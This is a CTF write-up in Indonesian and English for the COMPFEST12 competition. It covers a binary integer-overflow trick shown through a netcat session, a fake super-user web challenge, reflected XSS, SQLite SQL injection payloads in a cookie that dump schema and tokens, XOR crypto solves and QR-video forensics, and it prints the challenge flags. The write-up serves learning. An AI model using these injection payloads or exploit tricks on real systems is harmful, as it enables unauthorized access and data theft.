COMPFEST12

Binex
- Gambling Problem2

Web
- Super Judge
- Regular Forum Page
- No Pass

Cryptography
- Lost My Source
- I Hope It Is Easy

Forensics
- Kyu Are
- Silverqueen
- Boom Goes The Zip File!

# **Binex**:

- Gambling Problem2

```
    iVar1 = *(int64_t *)(in_FS_OFFSET + 0x28);
    setvbuf(_reloc.stdout, 0, 2, 0, in_R8, in_R9, argv);
    setSeed();
    while( true ) {
        while( true ) {
            while( true ) {
                puts("Welcome to the most illegal gambling site, win a flag prize!")
                puts("What do you want to do today?");
                puts("1. Guess the Number\n2. Shop\n3. Exit");
                printf("Choice : ");
                iVar2 = read_uint();
                sleep(1);
                system("clear");
                if (iVar2 != 1) break;
                gameTime();
            }
            if (iVar2 != 2) break;
            shopTime();
        }
        if (iVar2 == 3) break;
        puts("Not possible, try again!");
        sleep(1);
        system("clear");
    }
    if (iVar1 != *(int64_t *)(in_FS_OFFSET + 0x28)) {
    // WARNING: Subroutine does not return
        __stack_chk_fail();
    }
    return 0;
}
```

Okay, to be honest saya tidak bisa binex baru bisa yang basic2, alias buta, (hari pertama download Cutter buat decompile juga :D )

Sebelumnya sudah mencoba2 integer overflow di harga bettingnya, tapi tidak berhasil kemudian saya melihat lagi di decompiler Cutter ada + 0x28 yang kalau di convert menjadi 40. Kalau saya menaruh harga betting 40 diatas jumlah duit awal, dan jawabannya salah, saya tetap mendapatkan uang banyak


```
root@kali:~/Documents/compfest/binex/gambling# nc 128.199.157.172 25880
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 1
TERM environment variable not set.
We're kind, so here's your starting money, it's on the house :)
Money : 61420

Continue playing (1 = yes/0 = no): 1
Place your bet : 61460
61460

Guess (Number 1-100): 0
Rolling Dice ...
THE NUMBER IS 86

WRONG LOL!
TERM environment variable not set.
Money : 4294721416

Continue playing (1 = yes/0 = no): 0
Enough playing, GET OUT!
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 2
TERM environment variable not set.
Current money : 4294721416
Welcome to our shop
Unfortunately, the only available thing right now is a random string :/
You can buy it for a dead beef (boss idea, not mine idk why)
So, buy it or not? (0 for No / 1 for YES PLS)

0/1 : 1
idk what is this but here you go :
COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cbc5}
```

Flag :
COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lol_39cbc5}


# Web:

- Super Judge


Enumeration Pages





Clue dari challenge





Kita harus membuat code yang “create super user account” , setelah di submit





Masih harus di revisi karena ga masuk ke staff acount





Berhasil masuk ! Sekarang kita udah admin, tinggal submit file ngasal aja biar trigger flag





Flag:COMPFEST12{f4k3_5up312_u53r_hUH_?}

- Regular Forum Page

  Ada vuln reflected XSS di sini




  Pake burpcollaborator untuk tangkep request, for some reason xsshunter ga trigger





Flag:COMPFEST12{html_t4g_1s_n0t_C4s3_5ent1t1v3_5bc733a9f8}

- No Pass


Terdapat SQL Injection di cookie “Token”


Kalau dicoba melakukan union di flag, internal error, tapi ternyata bisa dilakukan union di page yang welcome tadi dengan column 4.





Saat ingin enum table name, information_schema ternyata tidak ada, ternyata db nya sqlite, maka switch ke payload sqlite

m0rNQqvE1n1bJctKz5l6WVJfFngYnqE7'UNION select 1,2,group_concat(sql),4 FROM sqlite_master-- -




Sudah terlihat table dan column yang kita inginkan untuk dump

m0rNQqvE1n1bJctKz5l6WVJfFngYnqE7'UNION select 1,2,group_concat(token),4 FROM nopass_login_account-- -




Flag : COMPFEST12{eZsQLi_4s_usUaL__20334eff}


# **Cryptography**:

- Lost My Source

  Diberikan encrypted.txt dan source yang digunakan untuk mengencrypt flag kita. Hasil decompilenya sebagai berikut:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[32]; // [rsp+0h] [rbp-70h]
  char v5[76]; // [rsp+20h] [rbp-50h]
  int i; // [rsp+6Ch] [rbp-4h]

  freopen("flag_plus_key.txt", "r", stdin);
  __isoc99_scanf("%s", v5);
  for ( i = 31; i >= 0; --i )
    v4[31 - i] = v5[i] ^ i ^ v5[63 - i];
  freopen("encrypted.txt", "w", _bss_start);
  for ( i = 0; i <= 31; ++i )
    putchar(v4[i]);
  return 0;
}
```

Yang harus di fokuskan itu for yang memasukan value ke v4, disini dia mengambil part of flag dan key (yang berada di satu file), untuk urutan yang mana yang lebih dahulu kita dibantu oleh hint soalnya flag lebih dahulu jadinya kita bermain dimana v5 merupakan gabungan flag dan key (index 0-31 -> flag, index 32-63 -> key). Disini kita tinggal melakukan hal yang sama dengan encryption yang dia lakukan untuk meng encrypt dikarenakan ini hanya menggunakan xor, xor encrypted dari 0-31, flag dari 31-0, key dari 32-63, dan i dari 31-0 (angka nya merupakan indexing, kecuali i)



```python
with open("original.txt", "r") as f:
    enc = f.read()
print(len(enc))

i = 31
# dec = "COMPFEST12{bbbbbbbbbbbbbbbbbbbb}"
# print(len(dec))
knownKey = "abcdefghijklmnopqrstuvwxyzabcdef"

# aaaaaaaaaaaaaaaaaaaa
# aegagegV=y<0x7f>=uP; O`#}@vwxyzabcdef

# bbbbbbbbbbbbbbbbbbbb
# afdbdfdU>z|>vS8#Lc ~Cvwxyzabcdef

flag = ""
while(i >= 0):
    try:
        # flag += chr(ord(enc[31-i]) ^ i ^ ord(dec[i]))
        flag += chr(ord(enc[31-i]) ^ i ^ ord(knownKey[31-i]))
    except IndexError:
        print(flag)
        break
    i -= 1
print(flag[::-1])

```

Pengetesan dengan “dec” disini kita bisa melihat pattern saat kita memasukan flagnya sebagai aaaaaa… atau bbbbb….., bisa dilihat di bagian terakhir patternnya terlihat jelas “vwxyzabcdef”, dan karena huruf pertama key nya adalah ‘a’, bisa ditebak keynya merupakan urutan alphabet, menggunakan itu sebagai knownKey dan flagnya muncul

Flag:  COMPFEST12{Th1s_15_y0ur5_abcdef}

- I Hope It Is Easy

prob.py

```python
import random

def f(n):
    c = 0
    for i in range(2, n):
        if (n^0 == n):
            if (n*n // n == n):
                if (2*n != n-1):
                    if (n**0 + 1 != 1):
                        m = n
                        while (m > 0):
                            m -= i
                        if (m == 0):
                            c += 1
    if (c == 1):
        return True
    else:
        return False

FLAG = open('flag.txt', 'rb').read()
encrypted = []
a = 10**400
b = 10**500
n = random.randint(a, b)
for c in FLAG:
    while(not(f(n))):
        n = random.randint(a, b)
    encrypted.append(c ^ n)
    n += 1

txtFile = open('encrypted.txt', 'w')
txtFile.write(', '.join(list(map(str, encrypted))))
```


Diberikan script seperti ini, function f kelihatan ribet --”, lebih mudah untuk ditest secara langsung, menggunakan function f itu kita berikan input 0-100, mulai dari sana kita bisa melihat pattern; 4, 9, 25, 49…
Langsung diketahui bahwa ia mengecheck angka prime yang sudah dipangkatkan 2, soo… bila itu menggunakan xor lagi kita bisa mengetest nya dengan known flag kita COMPFEST12 untuk 10 character pertama, bila encryptednya setelah di xor menghasilkan perfect prime square kita bisa melakukan bruteforce terhadap masing masing character sampai ketemu perfect prime square, (spoiler: yes it’s true :p).


Simply script ini hanya melakukan xor ke semua printable string dan mengecheck ke factordb bila ia merupakan perfect square atau tidak.
Flag: COMPFEST12{ez_pz_lemonade_squeez_a42447}

# **Forensic**:

- Kyu Are

Banyak .avi isinya barcode kedap kedip
Awalnya ngebaca pake 25fps sama 30fps trus pasrah, ternyata pas di exiftool



```
root@kali:~/Documents/compfest/forensic/kyu-are# exiftool -a ichi.avi
ExifTool Version Number         : 12.05
File Name                       : ichi.avi
Directory                       : .
File Size                       : 5.5 MB
File Modification Date/Time     : 2020:09:02 09:49:23-04:00
File Access Date/Time           : 2020:09:04 22:07:29-04:00
File Inode Change Date/Time     : 2020:09:04 22:04:47-04:00
File Permissions                : rw-r--r--
File Type                       : AVI
File Type Extension             : avi
MIME Type                       : video/x-msvideo
Frame Rate                      : 100
Max Data Rate                   : 0 kB/s
Frame Count                     : 1111
Stream Count                    : 1
Image Width                     : 128
Image Height                    : 128
Stream Type                     : Video
Video Codec                     : DIVX
Video Frame Rate                : 100
Video Frame Count               : 1111
Quality                         : Default
Sample Size                     : Variable
BMP Version                     : Unknown (87)
Image Width                     : 128
Image Height                    : 128
Planes                          : 1
Bit Depth                       : 24
Compression                     : DIVX
Image Length                    : 49152
Pixels Per Meter X              : 0
Pixels Per Meter Y              : 0
Num Colors                      : Use BitDepth
Num Important Colors            : All
Red Mask                        : 0×b0010000
Green Mask                      : 0×01000001
Blue Mask                       : 0×001389b5
Alpha Mask                      : 0×00000100
Color Space                     : Unknown (2097408)
Software                        : Lavf57.83.100
Image Size                      : 128×128
Megapixels                      : 0.016
Duration                        : 11.11 s
```

Dia 100 fps, oke kita extract 100fps aja

```python
#!/usr/bin/env python3

import os
import cv2

vidcap = cv2.VideoCapture("ichi.avi")

count = 0
while True:
    success, image = vidcap.read()
    if not success:
        print("Failed "+str(count))
        break
    cv2.imwrite(os.path.join("100fps", "ichi-"+str(count).zfill(4)+".png"), image)
    count+=1
```

Terusin sampe kyu.avi di extractnya

```python
#!/usr/bin/env python3

from pyzbar.pyzbar import decode
from PIL import Image
import sys


print("#1")
for i in range(1,1111):
    print(decode(Image.open('ichi-'+str(i).zfill(4)+'.png'))[0].data)
print("#2")
for i in range(1,1111):
    print(decode(Image.open('ni-'+str(i).zfill(4)+'.png'))[0].data)
print("#3")
for i in range(1,1111):
    print(decode(Image.open('san-'+str(i).zfill(4)+'.png'))[0].data)
print("#4")
for i in range(1,1111):
    print(decode(Image.open('shi-'+str(i).zfill(4)+'.png'))[0].data)
print("#5")
for i in range(1,1111):
    print(decode(Image.open('go-'+str(i).zfill(4)+'.png'))[0].data)
print("#6")
for i in range(1,1111):
    print(decode(Image.open('roku-'+str(i).zfill(4)+'.png'))[0].data)
print("#7")
for i in range(1,1111):
    print(decode(Image.open('sichi-'+str(i).zfill(4)+'.png'))[0].data)
print("#8")
for i in range(1,1112):
    print(decode(Image.open('hachi-'+str(i).zfill(4)+'.png'))[0].data)
print("#9")
for i in range(1,1111):
    print(decode(Image.open('kyu-'+str(i).zfill(4)+'.png'))[0].data)
```

